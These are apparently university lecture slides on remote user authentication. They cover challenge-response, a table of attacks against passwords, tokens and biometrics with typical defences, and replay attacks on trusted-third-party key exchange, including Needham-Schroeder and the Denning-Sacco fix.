






Figure 3.12 Actual Biometric Measurement Operating Characteristic Curves, reported in [MANS01]. To clarify differences among systems, a log-log scale is used.

# Remote User Authentication

- Authentication over a network, the Internet, or a communications link is more complex
- Additional security threats such as:
  - Eavesdropping, capturing a password, replaying an authentication sequence that has been observed
- Generally rely on some form of a challenge-response protocol to counter threats



**Figure 3.13 Basic Challenge-Response Protocols for Remote User Authentication**

## AUTHENTICATION SECURITY ISSUES

**Denial-of-Service**  
Attempts to disable a user authentication service by flooding the service with numerous authentication attempts

**Eavesdropping**

Adversary attempts to learn the password by some sort of attack that involves the physical proximity of user and adversary

**Host Attacks**

Directed at the user file at the host where passwords, token passcodes, or biometric templates are stored

**Trojan Horse**  
An application or physical device masquerades as an authentic application or device for the purpose of capturing a user password, passcode, or biometric

**Client Attacks**

Adversary attempts to achieve user authentication without access to the remote host or the intervening communications path

**Replay**

Adversary repeats a previously captured user response

Attacks	Authenticators	Examples	Typical defenses
Client attack	Password	Guessing, exhaustive search	Large entropy; limited attempts
	Token	Exhaustive search	Large entropy; limited attempts, theft of object requires presence
	Biometric	False match	Large entropy; limited attempts
Host attack	Password	Plaintext theft, dictionary/exhaustive search	Hashing; large entropy; protection of password database
	Token	Passcode theft	Same as password; 1-time passcode
	Biometric	Template theft	Capture device authentication; challenge response
Eavesdropping, theft, and copying	Password	"Shoulder surfing"	User diligence to keep secret; administrator diligence to quickly revoke compromised passwords; multifactor authentication
	Token	Theft, counterfeiting hardware	Multifactor authentication; tamper resistant/evident token
	Biometric	Copying (spoofing) biometric	Copy detection at capture device and capture device authentication
Replay	Password	Replay stolen password response	Challenge-response protocol
	Token	Replay stolen passcode response	Challenge-response protocol; 1-time passcode
	Biometric	Replay stolen biometric template response	Copy detection at capture device and capture device authentication via challenge-response protocol
Trojan horse	Password, token, biometric	Installation of rogue client or capture device	Authentication of client or capture device within trusted security perimeter
Denial of service	Password, token, biometric	Lockout by multiple failed authentications	Multifactor with token

## Some Potential Attacks, Susceptible Authenticators, and Typical Defenses

The focus for rest of today

**Replay Attacks:**  
**Not In the Book**  
**Review These Slides for Exams**


# Related Larger Challenge: Key Exchange Algorithms

- Goal: Alice, Bob agree on a **shared secret** key
  - Key cannot be sent in clear
    - Attacker can listen in
    - Could send enciphered key... but enciphered with what key?
    - Could be derived from exchanged data plus data not known to an eavesdropper
  - Assume all cryptosystems, protocols publicly known
    - Adversary knows the protocols and cyrptosystems
    - Anything transmitted is assumed known to attacker

# Trusted Third Party Exchange

- Bootstrap problem: how do Alice, Bob begin?
  - Alice can't send key to Bob in the clear!
- Assume some trusted third party, Cathy
  - Alice and Cathy share secret key  $k_A$
  - Bob and Cathy share secret key  $k_B$
  - Some external technique was used to establish shared keys with Cathy
- Can Alice and Bob use Cathy to exchange new Alice/Bob shared key  $k_s$

# Simple Protocol



Notation: denote a message encrypted by  $k_B$   
As  $\{ \text{msg} \} k_B$

# The Replay Attack Problem

- How does Bob know he is talking to Alice?
  - Replay attack: Eve records message from Alice to Bob, later replays it; Bob may think he's talking to Alice, but he isn't
  - Session key reuse: Eve replays message from Alice to Bob, so Bob re-uses session key
- Protocols must provide authentication and defense against replay

# Simple Replay Attack

Eve  
Replays

{ request for session key to Bob }  $k_A$

Cathy

Alice

{  $k_s$  }  $k_A \parallel$  {  $k_s$  }  $k_B$

Cathy


First reply is not necessary, Eve can start with msg below

Eve  
Replays

{  $k_s$  }  $k_B$

Bob

# Needham-Schroeder



# Protecting Against A Replay (1/2)


- Second msg:  $\{ \text{Alice} \parallel \text{Bob} \parallel r_1 \parallel k_s \parallel \{ \text{Alice} \parallel k_s \} k_B \} k_A$ 
  - Enciphered using key only Alice and Cathy know
    - So Cathy enciphered it
  - Response to first message
    - As  $r_1$  in it matches  $r_1$  in first message
- Third message:  $\{ \text{Alice} \parallel k_s \} k_B$ 
  - Alice knows only Bob can read it
    - So only Bob can derive session key from message
  - Any messages enciphered with that key are from Bob

# Protecting Against a Replay (2/2)

- Third message (Bob's View) :  $\{ \text{Alice} \parallel k_s \} k_B$ 
  - Enciphered using key only Bob and Cathy know
    - So Cathy enciphered it
  - Names Alice and the session key
    - Cathy provided session key, says Alice is other party
- Fourth message.  $\{ r_2 \} k_s$ 
  - Uses session key to determine if it is replay from Eve
  - If not a replay attack, Alice will respond correctly in fifth message
  - If a replay attack attempt, Eve can't decipher  $r_2$  and so can't respond and any guess at a response is likely to be incorrect

# Session Key Compromise Problem


- All keys are related to Cathy remain secret
- But Eve is able to obtain the session key
  - Maybe it was a small key, human error, etc.



# Solution: Denning-Sacco Modification


- In protocol above, Eve impersonates Alice
- Problem: Eve can respond to Bob's message
  - Eve knows  $K_s$  and thus can learn  $r_2$  and encode  $r_2-1$
